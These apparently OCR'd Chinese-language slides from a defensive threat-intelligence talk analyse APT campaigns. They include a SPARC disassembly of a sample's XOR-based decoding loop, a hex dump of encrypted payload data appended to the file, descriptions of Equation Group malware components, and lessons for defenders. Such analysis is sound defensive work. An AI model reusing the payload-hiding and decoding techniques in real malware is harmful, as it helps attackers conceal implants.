
样本内部存在多处加密算法，其中一个调用多次，我们分析并解密出其数据。

```
                        ; CODE XREF: decode+38↓j
ldub     [%i1+%g1], %o4
add      %i0, %g1, %o3
xor      %o4, 0x47, %o2
btog     %o5, %o2
btog     %g1, %o2
stb      %o2, [%o3-1]
inc      %g1
cmp      %g1, %i2
bcs      loc_1FB24
add      %o5, %o4, %o5
```


样本在文件尾部添加加密数据，执行后通过末尾数据确定加密数据大小，通过定义的格式进行解析和读取，解密数据后猜测会加载执行。


```
00056890h: 1C AD 6C 49 E9 AB 37 4D 9D 43 EE A5 6B A6 F7 5C ; .璭I楂7M滀瞑k  \
000568a0h: FC 81 49 17 B2 FC AC E5 FF A1 3B A5 5A 18 AD A5 ; 颾I.颤     ?   .
000568b0h: 9D 7D F8 F8 2B 6F 6A 47 90 4A 5D 15 A2 0C 9C 4A ; 潁  +ojG恃].?渊
000568c0h: 28 6B 74 90 4C AE 70 7D 1A 0C 02 67 E5 F0 99 10 ; (kt怢畃}...g屦?
000568d0h: AC 96 B1 17 36 9B 52 3E 77 F3 0B 48 48 E0 92 49 ; 瑬?6汻>w?HH鄴I
000568e0h: 0C 24 1D CD F9 F1 A1 69 01 FC 03 04 F9 3B 6B 34 ; .$.往瘛i.?.?k4
000568f0h: 50 A3 D4 1D 8C D9 8F 00 B2 04 33 A9 67 D9 5C 43 ; P丁.屬??3ゞ賊C
00056900h: 30 ED 01 80 00 00 00 00 00 00 00 0F 00 00 00 13 ; 0?€............
00056910h: 61 A7 08 5A 67 71 DC A4 53 D4 10 EF 41 90 65 9D ; a?Zgq埭S?鐞A恊?
00056920h: 75 F9 82 03 02 10 03 00 04 38 A2                ; u鶄.......8?
```

6件恶意代码组件“装备”



组件“装备”
该组织使用的一个非常复杂的攻击组件
用于支持能够被攻击者动态上传和卸载的
模块插件系统。怀疑是EquationLaser的升级版
EquationDrug
全功能的后门程序
有时用于配合GrayFish使用
TripleFantasy
方程式组织早期使用的植入程序
大约在2001至2003年间被使用
兼容Windows 95/98系统
EquationLaser
创建于2008年的利用USB设备进行传播的蠕虫
可攻击物理隔离网络并回传收集到的信息
Fanny
一个验证式的木马，旨在确定目标为预期目标
如果目标被确认，那么已植入恶意代码会升级
到一个更为复杂的平台，如EquationDrug或GrayFish
DoubleFantasy
方程式组织中最复杂的攻击组件
完全驻留在注册表中
依靠bootkit在操作系统启动时执行
GrayFish

复杂的网络指令控制程序





异常数据包检测方程式攻击代码



恶意的直接将固定加密字节送达受害者机器

总结

三个事件的总结

乌克兰事件

- 安全观的变革
- 从他国之间的战争中学习战争和理解防御
- 线上线下结合的复合式作业，是未来对抗的必然
- 重新审视物理隔离

白象事件

- 拒绝“银弹神话”
- 邮件入口——降低共计门槛、提升防御难度
- 地缘利益竞合国家与地区的网络攻击的风险所在
- 全方位审视我们的安全防护体系

方程式

- 硬件设备的固件可更新机制
- 防止物流链劫持
- 客观看待安全与发展的关系，深入具体的分析威胁

感谢大家参与本次交流